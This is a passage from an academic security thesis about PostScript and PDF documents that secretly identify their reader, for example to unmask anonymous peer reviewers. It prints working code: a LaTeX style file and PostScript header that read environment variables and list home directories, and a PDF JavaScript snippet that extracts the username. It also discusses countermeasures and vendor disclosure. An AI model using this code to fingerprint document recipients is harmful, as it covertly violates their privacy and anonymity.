Assume N is an upper bound on the number of reviewers we want to distinguish, there are n positions were we may insert an error, we decided to place w errors in the text, and we assume that the reviewer finds and reports e errors. This corresponds to codes with at least N codewords, length n, constant Hamming weight w, where any two codewords c_1, c_2 share at most $e - 1$ bits that are set: this holds if and only if at least $w - e + 1$ bits are set only in c_1, and $w - e + 1$ bits are only set in c_2, i.e., they have Hamming distance at least $2w - 2e + 2$.

The choices of w (and e) are crucial: too small numbers w make the encoding more difficult, but too large numbers might have the result that the reviewer does not list individual errors any more.

Let $A(n, d, w)$ denote the size of the largest constant-weight code with codeword length n, minimal Hamming distance d, and weight w. Then there is a code satisfying the above conditions if and only if $A(n, 2w - 2e + 2, w) \geq N$. Constant-weight codes are well-studied, e.g., [27, 100] give (constructive) lower bounds for $A(n, d, w)$ for many parameters. Figure 4.2 gives some concrete numbers for this bound. For example, if we decided to encode the first two letters of the reviewer name and to add a special index to denote failure, then we need $N = 26 \cdot 26 + 1$, and some possible choices for w and e are then $(4, 4)$, $(5, 4)$, $(6, 5)$,

[9] Of course, the matching routine should be smart enough to match variations of the reviewer's full name, such as `smith`, `john`, `jsmith`, `johnsmith`, `john smith`, `john.smith`, etc., with different variations of upper/lower case and truncated to eight letters.

$(7,5)$, and $(8,5)$. (Note that we have graceful degradation: even if the reviewer does not find enough errors to fully decode the code, the set of possible decodings is still quite small.)

4.6.4 Identifying the User

Finally, we provide some details on the implementation. The data which is accessible to the document varies for different PostScript interpreters, see Section 4.3 for a detailed comparison. In particular, if the PostScript document is interpreted on a printer, the username often is not available at all. However, at least under Windows, the PostScript code is usually interpreted by the computer even when printing on a PostScript printer, so in this case the username is available. Under Unix, the behavior depends strongly on the printer driver and the capabilities of the printer.

The first step for the PostScript document is to determine the username. Depending on the PostScript interpreter on the reviewer's computer, different methods for reading out the username exist (see also Table 4.1). GhostScript implements a slightly extended set of operations which includes a command `getenv` that allows to read out environment variables. The user's name is usually given in the environment variable `USERNAME` under Windows and `USER` or `LOGNAME` under Linux. GhostScript is by far the most commonly used PostScript interpreter of university employees (note that front-ends like Evince, GhostView, GSview, KGhostView, etc. internally invoke GhostScript). Therefore this approach already gives us a fair chance of success.

Another reliable source for acquiring the user name is the directory structure of the computer. Note that, while file access is restricted with some interpreters such as GhostScript, directories can be listed on almost all implementations using the command `filenameforall`. This allows to search, e.g., the home directories available on the computer. On a single user machine, the user name can be extracted from the name of the home directory; on a multi-user machine the name can be extracted if the document is located in the user's home directory.

Finally, if the document is granted read access to files on the local file system, one could even open those files and extract, e.g., author tags from file formats such as LaTeX, Microsoft Office, or Open Office, or from the browser's form cache.

4.6.5 Introducing Dynamic Errors

The second challenge is to implement dynamically changing content in PostScript. In general, any dynamic change can be implemented, as PostScript is Turing-complete. However, in practice we do not want to implement a complete typesetting engine in PostScript, but re-use existing engines like TeX/LaTeX for this purpose. Fortunately, TeX/LaTeX allows to include PostScript fragments which are simply passed to the final document. This PostScript code can then be used to dynamically show or hide parts of the document. So all we have to do is to typeset both the correct and the incorrect spelling at the same place for each error, and to use the PostScript code to hide one of these spellings. Of course, this approach requires that the correct and the incorrect spelling take up approximately the same space.

We implemented a style-file to automate this task, which is shown in Listing 4.8; its usage is shown in Listing 4.11. We highlight some aspects of the usage.

- The package is included just as any package with the `\usepackage` command (line 3).
- A list of potential reviewers name is given as a sequence of `\psbcaddname` commands (three names in this example) in lines 5 to 7. These are the names that are searched for by the final PostScript document on the victims computer. Currently, these strings are searched as substrings of a number of environment variables, as well as the names of home directories in `C:\Documents and Settings\` and `/home/*`. This list can easily be extended if some information about the victims computer is available, e.g., which OS is likely to be used.
- In its standard configuration, LaTeX maps only those letters from a font that are actually used in a document. Letters in substitution text are not recognized by LaTeX, thus we give the alphabet in lines 12 and 13 to force those to be mapped. We prevent this string from being displayed by enclosing it in `\psbchide` and `\psbcshow`. The first redefine PostScript's `show` routine to discard all text, whereas the latter restores the original `show` routine.
- Finally, the actual errors are introduced with the `\psbcitem` and `\psbcsep` commands as shown in lines 17 to 22. The first item of the `\psbcitem` command specifies text which is not displayed, but rather describes the amount of space which is reserved in the output. The second argument is a list of possible (mis-)spellings, enclosed in `\psbcsep`. In case none of the specified names is identified, then the first item is displayed (the default element); if the first name was identified then the second element is displayed, and so forth.

The style-file (shown in Listing 4.8) is best explained by looking at the output it produces, which is shown (nicely formated to increase readability) in Listing 4.12. This preamble file is added to the preamble of the final PostScript document and thus is executed before anything in the document is displayed. We highlight some aspects of the output.

- Line 1 defines an array from the names given by the `\psbcaddname` command.

```
\immediate\newwrite\psfile
\immediate\openout\psfile=psbc.pro
% Start constructing array of user names
\immediate\write\psfile{[}
% Add item to array of user names
\newcommand\psbcaddname[1]{\immediate\write\psfile{(#1)}}

\AtBeginDocument{
  % LaTeX command to surpress subsequent output
  \newcommand{\psbchide}{ \special{ps: psbchide} }
  % LaTeX command to show subsequent output
  \newcommand{\psbcshow}{ \special{ps: psbcshow} }
  % LaTeX command to print users name as recognized
  \newcommand{\psbcshowname}{ \special{ps: psbcusername show} }
  % LaTeX item separator used with \psbcitem
  \newcommand{\psbcsep}[1]{%
    \rput[lB](0,0){\special{ps:  psbcselect}{#1}\special{ps: psbcshow}}
  }
  % LaTeX item for usernames
  \newcommand{\psbcitem}[2]{%
    \special{ps:  psbcreset}#2%
    \special{ps:  psbchide}#1%
    \special{ps:  psbcshow}%
  }
  % Close array of user names
  \immediate\write\psfile{]    % end constructing array
    /psbcnames exch def    % define array of usernames
    /psbcmax psbcnames length def % define length of array
  }
  % Write postscript commands to .pro file
  \immediate\write\psfile{
    % Convert top-most string to upper-case
    /uppercase
    {/s exch def
      0 1 s length 1 sub{
        s exch dup s exch get
        dup 97 ge {32 sub} if
        put
      } for
      s
    } def
```

Listing 4.8: The psbc style file (Part 1).

```
% Find top—most string in psbcnames and define psbcwho as index
/find
{
  /s exch def
  0 1 psbcmax 1 sub
  {
    dup s exch psbcnames exch get
    search {pop pop pop /psbcwho exch 1 add def}{pop} ifelse
  } for
  %/psbcusername s def
} def

% Check if getenc is  available  and define  dummy if necessary
systemdict /getenv known not {
  /getenv {pop false} def
} if
%
% Initialize  some variables
/psbcwho 0 def
/psbcusername () def
% Check username...
% ...for  Windows
(USERNAME) getenv
{ uppercase find }   if
% ...for  Linux
(LOGNAME) getenv
psbcwho 0 eq and
{ uppercase find }   if
% ...for  Windows
(COMPUTERNAME) getenv
psbcwho 0 eq and
{ uppercase find }   if
% ...for  Linux
(HOME) getenv
psbcwho 0 eq and
{ uppercase find }   if
```

Listing 4.9: The psbc style file (Part 2).

```
    % ...for Windows
    (C:/Documents and Settings/*) {
      uppercase find
    } 256 string filenameforall
    % ...for Linux
    (/home/*) {
      uppercase find
    } 256 string filenameforall
    %
    % Define some more PostScript functions
    % Save original show routine
    /psbcoldshow {show} bind def
    % Initianlize  show on
    /psbcshowbool true def
    % Define new show which can be switched of
    /show { psbcshowbool {psbcoldshow}{pop}ifelse } def
    % Switch show off
    /psbchide {/psbcshowbool false def} def
    % Switch show on
    /psbcshow {/psbcshowbool true  def} def
    % Reset counter
    /psbcreset {/psbccount 0 def} def
    %
    /psbcselect
    {psbccount psbcwho eq{psbcshow}
      {psbchide}ifelse /psbccount psbccount 1 add def
    } def
  }
  \immediate\closeout\psfile
  % Include header
  \AtBeginDvi{\special{header=psbc.pro}}
}
```

Listing 4.10: The psbc style file (Part 3).

```
\documentclass{article}
\usepackage{pstricks}
\usepackage{psbc}

\psbcaddname{DUERMUTH}
\psbcaddname{UNRUH}
\psbcaddname{BACKES}

\begin{document}

  \psbchide
    abcdefghijklmnopqrstuvwxzy
    ABCDEFGHIJKLMNOPQRSTUVWXZY0123456789?!,.;:
  \psbcshow

  Dies ist
  \psbcitem{ein}{%
    \psbcsep{ein}%
    \psbcsep{gin}%
    \psbcsep{hin}%
    \psbcsep{jin}%
  }
  Test.
\end{document}
```

Listing 4.11: Sample document illustrating the use of the psbc macros.

```
[ (DUERMUTH) (UNRUH) (BACKES) ] /psbcnames exch def
/psbcmax psbcnames length def

/uppercase {
  /s exch def 0 1 s length 1 sub {
    s exch dup s exch get dup 97 ge {32 sub} if put
  } for s
} def
/find {
  /s exch def 0 1 psbcmax 1 sub {
    dup s exch psbcnames exch get search
    { pop pop pop /psbcwho exch 1 add def } { pop } ifelse
  } for
} def

systemdict /getenv known not { /getenv {pop false} def } if
/psbcwho 0 def  /psbcusername () def

(USERNAME) getenv { uppercase find } if
(LOGNAME) getenv psbcwho 0 eq and
{ uppercase find } if
(COMPUTERNAME) getenv psbcwho 0 eq and
{ uppercase find } if
(HOME) getenv psbcwho 0 eq and { uppercase find } if

(C:/Documents and Settings/*) { uppercase find } 256 string
 filenameforall
(/home/*) { uppercase find } 256 string filenameforall

/psbcoldshow {show} bind def
/psbcshowbool true def
/show { psbcshowbool {psbcoldshow}{pop}ifelse } def
/psbchide {/psbcshowbool false def} def
/psbcshow {/psbcshowbool true def} def
/psbcreset {/psbccount 0 def} def

/psbcselect {
  psbccount psbcwho eq
  {psbcshow} {psbchide} ifelse
  /psbccount psbccount 1 add def
} def
```

Listing 4.12: An example of the produced header file (.pro), which is PostScript code inserted into the preamble of the generated PostScript document (re-formatted for readability).

- `/uppercase` defines a helper function that converts a string on the sack to upper case (lines 4 to 8), and `\find` compares a string on the stack with every entry in the list of names defined earlier (lines 9 to 14).
- If the command `/getenv` is unknown (another interpreter than GhostScript is used), then a dummy version of this command is defined to ensure clean termination (line 16).
- A default value for `/psbcwho` is defined in line 17, which is an index of the user in the initial list (where a value of 0 means that the name was not found).
- In the following, a list of environment variables and directories are tested if they contain the usernames (lines 19 to 28).
- Finally, the LaTeX commands are defined: The old `/show` routine is saved (using `bind def`, which performs early binding). The new `/show` routine is defined such that it can be switched on and off using a Boolean variable `/psbcshowbool`, along with commands to set (`/psbcshow`) and unset (`/psbchide`) this variable, and the command `/psbcselect` as described above. Note that the commands `\psbcitem` and `\psbcsep` are LaTeX macros only used to construct the array which is shown in line 1 of Listing 4.12.

A variant of this attack on the peer-reviewing process, which does not even need a back-channel, is the following: after identifying the reviewer, the document could adaptively modify itself to include, e.g., references to the reviewer's work or comments that are likely to please that particular reviewer and thus increase the probability of acceptance. Furthermore, the information transmitted back to the originator of the document is not limited to the username. Malicious PostScript code might have, e.g., access to passwords stored on the hard disk.

4.7 On the Security of PDF Documents

Finally, we consider the natural question if similar attacks can be mounted with PDF documents. We found that PDF documents [3] by themselves are inherently more secure than PostScript documents, as the design is fundamentally different: First, PDF is not a general purpose programming language, but page-description format which is solely designed to describe a document containing text and graphics. Primarily, this facilitates the task of the document viewer significantly (recall that for PostScript the Document Structuring Conventions (DSC) were required to help document viewers), but also provides less flexibility for attacks. Second, even though PDF allows JavaScript to be embedded in the document, but this code is executed in a (relatively) strict sandbox environment.

However, we found that under certain circumstances the user's name is still accessible to the document, and embedded JavaScript code is able to change the document in an almost arbitrary manner using form fields.[10] This allows an attacker to mount an attack against the user's privacy similar to the attack shown in Section 4.6.

We keep the description of this attack short, as it is similar to the previous attack on a conceptual level, and most readers will find the few lines of code easily readable, thus we can omit a lengthy introduction to the file format. In particular, we do not give a full introduction to PDF, and only use Adobe Acrobat to edit the PDF files, instead of hand-coding the PDF.

4.7.1 Example Code

There are two aspects that need to be re-addressed when considering PDF documents: (i) We need to find a method to access the user's name (or some derived form) from within the document, and (ii) We need to find a way to change parts of the document as a function of the name, with enough flexibility to implement an encoding as before. We address these two aspects in the following.

Accessing the User's Identity. As far as we know, this task is considerably harder and less reliable in JavaScript embedded in a PDF document, as the sandbox in which JavaScript is executed is relatively strict: there is neither access to the file system nor to environment variables. However, one important piece of information is available. The object `this`, which refers to the current document object, has a property `path` which holds the path where the document is located, and this field is accessible. Assuming that the document is placed in the user's home directory (many users place downloaded files on the desktop, which is located in the home directory), and that the name of the home directory is related with the user's name, we can still carry out the attack. We believe that these assumptions are often fulfilled: In Unix-like multi-user systems (in particular Linux and Mac OS X) the user typically has write-access to his home-directory only. On Windows, many users use the Documents folder or the Desktop folder, where both are sub-folders of their home directory, in order to keep their data separated from the rest of the system. The username seems often to be derived from he user's real name, in particular on office computers.

Dynamic Documents. Next, we describe the main steps for constructing malicious PDF documents that dynamically change their appearance. We use Adobe Acrobat Professional as a tool to edit PDF documents. The resulting document is a working attack if viewed in the Adobe Reader and Adobe Acrobat, which

[10]Note again that we are not interested in programming errors, which are addressed typically by code inspection, but in conceptual flaws.

```
var p = this.path;
var i = p.indexOf("/",4);
var j = p.indexOf("/",27);
var name = p.substring(i+1,j);
var f = this.getField("Text1");
f.value = name;
```

Listing 4.13: Example JavaScript code for PDF documents.

seems to be by far the most common choice. Note that not all PDF-readers handle JavaScript, e.g., Evince, the standard document viewer on Ubuntu, does not execute JavaScript.

- We start with a PDF document containing the static parts of the document, which leaves out the dynamic parts of the document. This document can be obtained by any word processor.
- We add a text-field (e.g., with name `Text1`) at each position where dynamic text should be displayed. This text field is formated identical to the remaining text, e.g., the border is removed and the font is chosen to be the same. (The text field can still be identified in the document, as the mouse cursor changes while placed over the field. However, we believe that only few users notice this.)
- The JavaScript code for reading the path name and filling out the form can be bound to the `PageOpen` event using Adobe Acrobat. A simple example showing the potential username (as extracted from the path at a guessed location) is given in Listing 4.13.

This example demonstrates that even PDF documents can be attacked by the described attack, even though it is substantially less reliable.

4.8 Countermeasures

Making PostScript and PDF resistant to these attacks is straightforward from a conceptual point of view: First, access to the file system needs to be disabled, at least from the context of the document. Second, a document should be unable to gain *any* information from the computer it is interpreted on. This means that the interpreter should provide exactly the same environment to each document it processes, on every computer and on any platform. To the best of our knowledge it is sufficient to disable file access, directory-listing, and environment access.

In practice, these requirements seem to be hard to achieve: For Adobe Distiller, fundamental changes needed to be done to disable access to the file system [4]. (While we were not told the reason for this, we believe the problems were similar as for GhostScript, namely that the architecture of the interpreter relied on file access.) Even worse, the absence of information flow from the environment to the document seems to be even harder to get right, as the problem still persists after many years of effort to increase the security of the GhostScript interpreter.

4.9 Conclusion

In this chapter we have shown that the fact that PostScript is a programming language and offers access to the local file system can undermine the confidentiality of personal data on the recipient's computer. We demonstrated several examples how one can exploit these weaknesses. These include documents deleting files from the local file system and writing arbitrary data, documents changing the printed text, a basic virus that can be combined with any of these, and finally documents that allow to de-anonymize the reviewer in the (scientific) peer-reviewing process.

The biggest problem of arbitrary writing access to the local file system is fairly easy to prevent, and current versions of commonly used interpreters prevent this threat (Adobe Distiller and Evince prevent this access only since we informed them of the threat). However, the unwanted information flow that de-anonymizes the peer-reviewers is more subtle and has been overlooked by all the programmers so far.

This is yet another example of how hard it is to design secure systems, and that this process in practice often is iterative: while the first attempts to make file system access in GhostScript secure date back to 1992, several later changes to balance usability and security were required, and the whole process took over a decade. Our findings again question the security of current implementations, and we believe that the security model again requires adjustments.

Es ist schon alles gesagt, nur noch nicht von allen.

— Karl Valentin

5 Summary

In this work we presented three previously unknown attacks; two side channel attacks based on physical emanation, namely acoustic and optic emanations, and one covert channel, based on an incomplete modeling of the information flow that appears when displaying PostScript documents.

First, we showed that optical emanations of a monitor constitute a potential security risk, as reflections in a wide variety of objects can be used to spy on monitors, even when there is no direct line of sight from the attacker's location to the monitor. We exploited tiny reflections in a variety of objects, such as teapots, glasses, and even the human eye. We had to overcome several problems that originate from the small size of the reflections and the required very high magnifications: shot-noise caused by the very small amount of light that reaches the observer, out-of-focus blur caused by the tiny depth-of-field of the imaging system, and motion blur caused by the movement of the human eye and the required long exposure times. We overcame these problems using a combination of appropriate hardware and image post-processing. We also derived bounds on the applicability of the attack, which is necessary to estimate and bound the effectiveness of the attack. To our knowledge this is the only attack that applies to today's typical environments, where CRT monitors are replaced by TFT monitors and electromagnetic radiation can be (and in highly-sensitive areas actually *is*) shielded. Reflections from the eye are particularly interesting, because the eye is present in essentially any environment were sensitive information is displayed, and thus poses a threat more difficult to mitigate.

We showed further that even from diffuse reflections large fonts can be reconstructed, and we proved a bound on the resolution that one can obtain. We also demonstrated and evaluated countermeasures that are effective against all these attacks. We proposed two new countermeasures, one based on polarization filters, the other based on color filters.

Second, we showed that the text printed by a dot-matrix printer can be reconstructed from the acoustic emanation. We showed that, in realistic scenarios, we can recover printed text with an accuracy of 70% of the words. We used audio-processing techniques to identify likely candidate words, and we used language-engineering techniques to select the most likely candidates from these.

Third, we exposed several weaknesses in the design of the PostScript language. We found a new form of a covert channel in the peer-reviewing process in scientific publishing, which works with any PostScript interpreter, and we showed that some interpreters even allowed deleting the entire hard-disk. These attacks are based on the idea that PostScript is not only a Turing-complete language, but additionally offers commands for accessing the file system and other internals of the host computer.

List of Figures

List of Tables

List of Listings

Index

Bibliography

[1] Adobe Systems Incorporated. *PostScript language tutorial and cookbook*. Addison-Wesley, 4th edition, 1985.

[2] Adobe Systems Incorporated. *PostScript Language Reference*. Addison-Wesley, 3rd edition, 1999.

[3] Adobe Systems Incorporated. *PDF Reference – Adobe Portable Document Format Version 1.4*. Addison-Wesley, 3rd edition, 2001.

[4] Adobe Systems Incorporated. Personal communication, November 2006.

[5] Kamran Ahsan and Deepa Kundur. Practical data hiding in TCP/IP. In *Proc. Workshop on Multimedia Security at ACM Multimedia 2002*, 2002.

[6] Ross J. Anderson and Markus G. Kuhn. Soft Tempest – An opportunity for NATO. In *Information Systems Technology (IST) Symposium "Protecting NATO Information Systems in the 21st Century"*. NATO Research and Technology Organization (RTO), 1999.

[7] Ross J. Anderson and Fabien A. P. Petitcolas. On the limits of steganography. *IEEE Journal on Selected Areas in Communications*, 16(4):474–481, 1998.

[8] Dmitri Asonov and Rakesh Agrawal. Keyboard acoustic emanations. In *Proc. 2004 IEEE Symposium on Security and Privacy (Oakland 2004)*, pages 3–11. IEEE Computer Society, 2004.

[9] Michael Backes, Tongbo Chen, Markus Dürmuth, Hendrik Lensch, and Martin Welk. Tempest in a teapot: Compromising reflections revisited. In *Proc. 2009 IEEE Symposium on Security and Privacy (Oakland 2009)*, pages 158–169. IEEE Computer Society, 2009.

[10] Michael Backes, Markus Dürmuth, Sebastian Gerling, Manfred Pinkal, and Sabine Sporleder. Printer acoustic emanation. In preparation, 2009.

[11] Michael Backes, Markus Dürmuth, and Dominique Unruh. Information flow in the peer-reviewing process (Extended Abstract). In *Proc. 2007*

All URLs in this bibliography were last accessed on August 12, 2009.

IEEE Symposium on Security and Privacy (Oakland 2007), pages 187–191. IEEE Computer Society, 2007.

[12] Michael Backes, Markus Dürmuth, and Dominique Unruh. Compromising reflections – or – How to read LCD monitors around the corner. In *Proc. 2008 IEEE Symposium on Security and Privacy (Oakland 2008)*, pages 158–169. IEEE Computer Society, 2008.

[13] Michael Backes and Boris Köpf. Formally bounding the side-channel leakage in unknown-message attacks. In *Proc. 13th European Symposium on Research in Computer Security (ESORICS)*, volume 5283 of *Lecture Notes in Computer Science*, pages 517–532. Springer, 2008.

[14] Davide Balzarotti, Marco Cova, and Giovanni Vigna. ClearShot: Eavesdropping on keyboard input from video. In *Proc. 2008 IEEE Symposium on Security and Privacy (Oakland 2008)*, pages 170–183. IEEE Computer Society, 2008.

[15] Hagai Bar-El. Introduction to side channel attacks. Industrial White Paper (Discretix Technologies Ltd.). Available online at `http://www.hbarel.com/publications/Introduction_To_Side_Channel_Attacks.pdf`.

[16] Boaz Barak, Oded Goldreich, Rusell Impagliazzo, Steven Rudich, Amit Sahai, Salil Vadhan, and Ke Yang. On the (im)possibility of obfuscating programs. In *Proc. Advances in Cryptology (CRYPTO 2001)*, volume 2139 of *Lecture Notes in Computer Science*, pages 1–18. Springer, 2001.

[17] Arthur O. Bauer. Some aspects of military line communications as deployed by the German armed forces prior to 1945. In *Proc. 5th Annual Colloquium on the History of Military Communications*. Centre for the History of Defence Electronics, Bournemouth University, 1999.

[18] Yigael Berger, Avishai Wool, and Arie Yeredor. Dictionary attacks using keyboard acoustic emanations. In *Proc. 13th ACM Conference on Computer and Communication Security (CCS 2006)*, pages 245–254. ACM, 2006.

[19] Omer Berkman, Michal Parnas, and Jiri Sgall. Efficient dynamic traitor tracing. In *Proc. 11th annual ACM-SIAM symposium on Discrete algorithms (SODA 2000)*, pages 586–595. ACM, 2000.

[20] Daniel J. Bernstein. Cache-timing attacks on AES. Online at `http://cr.yp.to/antiforgery/cachetiming-20050414.pdf`, 2005.

[21] Richard Berry and James Burnell. *The Handbook of Astronomical Image Processing*. Willmann-Bell, 2nd edition, 2005.

[22] Mario Bertero and Patrizia Boccacci. *Introduction to Inverse Problems in Imaging.* IoP Publishing, Bristol, 1998.

[23] Eckhard Beubler. *Schmerzbehandlung in der Palliativmedizin*, chapter Rezeptur in verschiedenen europäischen Ländern: gesetzliche Grundlagen, pages 249–255. Springer Vienna, 2006.

[24] Thomas L. Blum, Douglas F. Keislar, James A. Wheaton, and Erling H. Wold. United States Patent 5918223 — Method and article of manufacture for content-based analysis, storage, retrieval, and segmentation of audio information. Online at `http://www.freepatentsonline.com/5918223.html`, 1999.

[25] Dan Boneh and Matt Franklin. An efficient public key traitor tracing scheme. In *Proc. Advances in Cryptology (CRYPTO 1999)*, volume 1666 of *Lecture Notes in Computer Science*, pages 338–353. Springer, 1999.

[26] Roland Briol. Emanation: How to keep your data confidential. In *Proc. Symposium on Electromagnetic Security for Information Protection.* Fondazione Ugo Bordoni, Rome, Italy, 1991.

[27] A. E. Brouwer, J. B. Shearer, N. J. A. Sloane, and W. D. Smith. A new table of constant weight codes. *IEEE Transactions on Information Theory*, 36(6):1334–1380, 1990.

[28] David Brumley and Dan Boneh. Remote timing attacks are practical. In *Proc. 12th USENIX Security Symposium.* USENIX Association, 2003.

[29] Terry Burton. HTML renderer in pure PostScript. Available online at `http://www.terryburton.co.uk/htmlrenderer/`.

[30] Serdar Cabuk, Carla E. Brodley, and Clay Shields. IP covert timing channels: Design and detection. In *Proc. 11th ACM Conference on Computer and Communication Security (CCS 2004)*, pages 178–187. ACM, 2004.

[31] David Chaum. Blind signatures for untraceable payments. In *Proc. Advances in Cryptology (CRYPTO 1982)*, pages 199–203. Plenum Press, 1983.

[32] Stanley F. Chen and Joshua Goodman. An empirical study of smoothing techniques for language modeling. In *Proc. of the 34th annual meeting on Association for Computational Linguistics*, pages 310–318. Association for Computational Linguistics, 1996.

[33] Donald G. Childers, David P. Skinner, and Robert C. Kemerait. The cepstrum: A guide to processing. In *Proc. of the IEEE*, volume 65, pages 1428–1443, 1977.

[34] Benny Chor, Amos Fiat, and Moni Naor. Tracing traitors. In *Proc. Advances in Cryptology (CRYPTO 1994)*, volume 839 of *Lecture Notes in Computer Science*, pages 257–270. Springer, 1994.

[35] Mihai Christodorescu and Somesh Jha. Static analysis of executables to detect malicious patterns. In *Proc. 12th USENIX Security Symposium*, pages 169–186. USENIX Association, 2003.

[36] Kenneth W. Church. A stochastic parts program and noun phrase parser for unrestricted text. In *Proc. 2nd Conference on Applied natural language processing*, pages 136–143. Association for Computational Linguistics, 1988.

[37] P. H. Van Cittert. Zum Einfluß der Spaltbreite auf die Intensitätsverteilung in Spektrallinien II. *Zeitschrift für Physik*, 69:298–308, 1931.

[38] Ingemar Cox, Joe Kilian, Tom Leighton, and Talal Shamoon. A secure, robust watermark for multimedia. In *Proc. 1st International Workshop on Information Hiding*, volume 1174 of *Lecture Notes in Computer Science*, pages 185–206. Springer, 1996.

[39] Department of the Army. Electromagnetic pulse (EMP) and Tempest protection for facilities (Engineer pamphlet EP 1110-3-2). Available online at `http://cryptome.info/emp.htm`, 1990.

[40] Steven DeRose. Grammatical category disambiguation by statistical optimization. *Computational Linguistics*, 14(1):31–39, 1988.

[41] N. Dey, L. Blanc-Feraud, C. Zimmer, Z. Kam, J.-C. Olivo-Marin, and J. Zerubia. A deconvolution method for confocal microscopy with total variation regularization. In *Proc. 2004 IEEE International Symposium on Biomedical Imaging: Nano to Macro*, volume 2, pages 1223–1226, Sophia Antipolis, France, April 2004.

[42] Jean-Franois Dhem, Franois Koeune, Philippe-Alexandre Leroux, Patrick Mestr, Jean-Jacques Quisquater, and Jean-Louis Willems. A practical implementation of the timing attack. In *Proc. 3rd Working Conference on Smart Card Research and Advanced Applications (CARDIS 1998)*, Lecture Notes in Computer Science, pages 167–182. Springer, 1998.

[43] Evince bug report 585833: Evince gives PostScript documents full access to the local file system. Online at `http://bugzilla.gnome.org/show_bug.cgi?id=585833`, 2009.

[44] Nicholas Fang, Hyesog Lee, Cheng Sun, and Xiang Zhang. Sub-diffraction-limited optical imaging with a silver superlens. *Science*, 308(5721):534–537, April 2005.

[45] Rob Fergus, Barun Singh, Aaron Hertzmann, Sam T. Roweis, and William T. Freeman. Removing camera shake from a single photograph. *ACM Transactions on Graphics*, 25(3):787–794, 2006.

[46] Eric Filiol. Strong cryptography armoured computer viruses forbidding code analysis: The Bradley virus. In *Proc. Best Papers of 14th EICAR annual conference (EICAR 2005)*, pages 216–227, 2005.

[47] Au Hiu Yan Fiona. Keyboard acoustic triangulation attack. Bachelor's Thesis, Chinese University of Hong Kong, Dept. of Information Engneering, 2006.

[48] Jonathan T. Foote. Content-based retrieval of music and audio. In *Proc. Multimedia Storage and Archiving Systems*, volume 3229, pages 138–147, 1997.

[49] Bundesamt für Sicherheit in der Informationsverarbeitung (BSI). Zoned products list, TL 03305. Available online at `https://www.bsi.bund.de/cae/servlet/contentblob/471342/publicationFile/35537/TL_03305eng_pdf.pdf`, 2009.

[50] Karine Gandolfi, Christophe Mourtel, and Francis Olivier. Electromagnetic analysis: Concrete results. In *Proc. 3rd International Workshop of Cryptographic Hardware and Embedded Systems (CHES 2001)*, volume 2162 of *Lecture Notes in Computer Science*, pages 251–261. Springer, 2001.

[51] Sebastian Gerling. Acoustic side-channel attacks on printers. Master's thesis, Saarland University, 2009.

[52] GhostScript. Online at `http://www.cs.wisc.edu/~ghost`.

[53] History of GhostScript. Available online at `http://ghostscript.com/doc/current/Readme.htm#History`.

[54] Frank Hartung and Martin Kutter. Multimedia watermarking techniques. *Proc. of the IEEE*, 87(7):1079–1107, 1999.

[55] Harold Joseph Highland. Electromagnetic radiation revisited. *Computers & Security*, 5(2):85–93, 1986.

[56] The international obfuscated C code contest (IOCCC). Online at `http://www.ioccc.org/`.

[57] Frederick Jelinek. *Statistical Methods for Speech Recognition.* MIT Press, 1998.

[58] B. H. Juang and L. R. Rabiner. Hidden Markov models for speech recognition. *Technometrics*, 33(3):251–272, 1991.

[59] Anders Karlsson. PS-HTTPD, a PostScript webserver. Available online at `http://www.godisch.de/debian/pshttpd/`.

[60] Kaspersky. Virus signature – glossary. Available online at `http://www.viruslist.com/en/viruses/glossary?glossid=189276421`.

[61] P. L. Kaufman and A. Alm, editors. *Adler's Physiology of the Eye: Clinical Application*. Mosby, 10th edition, 2003.

[62] Paul C. Kocher. Timing attacks on implementations of Diffie-Hellman, RSA, DSS, and other systems. In *Proc. Advances in Cryptology (CRYPTO 1996)*, volume 1109 of *Lecture Notes in Computer Science*, pages 104–113. Springer, 1996.

[63] Paul C. Kocher, Joshua Jaffe, and Benjamin Jun. Differential power analysis. In *Proc. Advances in Cryptology (CRYPTO 1999)*, volume 1666 of *Lecture Notes in Computer Science*, pages 388–397. Springer, 1999.

[64] Boris Köpf and Markus Dürmuth. A provably secure and efficient countermeasure against timing attacks. In *Proc. 22nd IEEE Computer Security Foundations Symposium (CSF 2009)*, pages 324–335. IEEE Computer Society, 2009. An extended version is available as ePrint Report 2009/089, `eprint.iacr.org`.

[65] Markus G. Kuhn. Optical time-domain eavesdropping risks of CRT displays. In *Proc. 2002 IEEE Symposium on Security and Privacy (Oakland 2002)*, pages 3–18. IEEE Computer Society, 2002.

[66] Markus G. Kuhn. Electromagnetic eavesdropping risks of flat-panel displays. In *Proc. 3th Workshop on Privacy Enhancing Technologies (PET 2004)*, volume 3424 of *Lecture Notes in Computer Science*, pages 88–107. Springer, 2005.

[67] Markus G. Kuhn. Security limits for compromising emanations. In *Proc. 7th International Workshop of Cryptographic Hardware and Embedded Systems (CHES 2005)*, volume 3659 of *Lecture Notes in Computer Science*, pages 265–279. Springer, 2005.

[68] Robert Künnemann. Hiding malicious PostScript code (and how to define undetectability). Bachelor's Thesis, Saarland University, Germany, 2008.

[69] Sebastien Kunz-Jacques, Frederic Muller, and Frederic Valette. The Davies-Murphy power attack. In *Proc. Advances in Cryptology (ASIACRYPT 2004)*, volume 3329 of *Lecture Notes in Computer Science*, pages 451–467. Springer, 2004.

[70] Butler W. Lampson. A note on the confinement problem. *Communication of the ACM*, 16(10):613–615, 1973.

[71] Beth Logan. Mel frequency cepstral coefficients for music modeling. In *Proc. 1st International Symposium on Music Information Retrieval*, 2000.

[72] Beth Logan and Ariel Salomon. A music similarity function based on signal analysis. In *Proc. IEEE International Conference on Multimedia and Expo*. IEEE Computer Society, 2001.

[73] Joe Loughry and David A. Umphress. Information leakage from optical emanation. *ACM Transactions on Information and Systems Security*, 5(3):262–289, 2002.

[74] L. B. Lucy. An iterative technique for the rectification of observed distributions. *The Astronomical Journal*, 79(6):745–754, June 1974.

[75] Isoplan :markforschung. Befragung von Ärzten und Banken über die Nutzung von Nadeldruckern, 2009. Commissioned by the Information Security and Cryptography Group, Saarland University.

[76] Keith Allen McMillan. A platform independent computer virus. Master's thesis, University of Wisconsin-Milwaukee, 1994.

[77] Thomas S. Messerges, Ezzy A. Dabbish, and Robert H. Sloan. Power analysis attacks of modular exponentiation in smartcards. In *Proc. 1st International Workshop of Cryptographic Hardware and Embedded Systems (CHES 1999)*, volume 1717 of *Lecture Notes in Computer Science*. Springer, 1999.

[78] Medizinische Medien Informations GmbH MMI. Gelbe Liste Pharmindex. Available online at `http://www.gelbe-liste.de/`.

[79] Fabian Monrose, Michael K. Reiter, and Susanne Wetzel. Password hardening based on keystroke dynamics. *International Journal of Information Security (IJIS)*, 1(2):69–83, 2002.

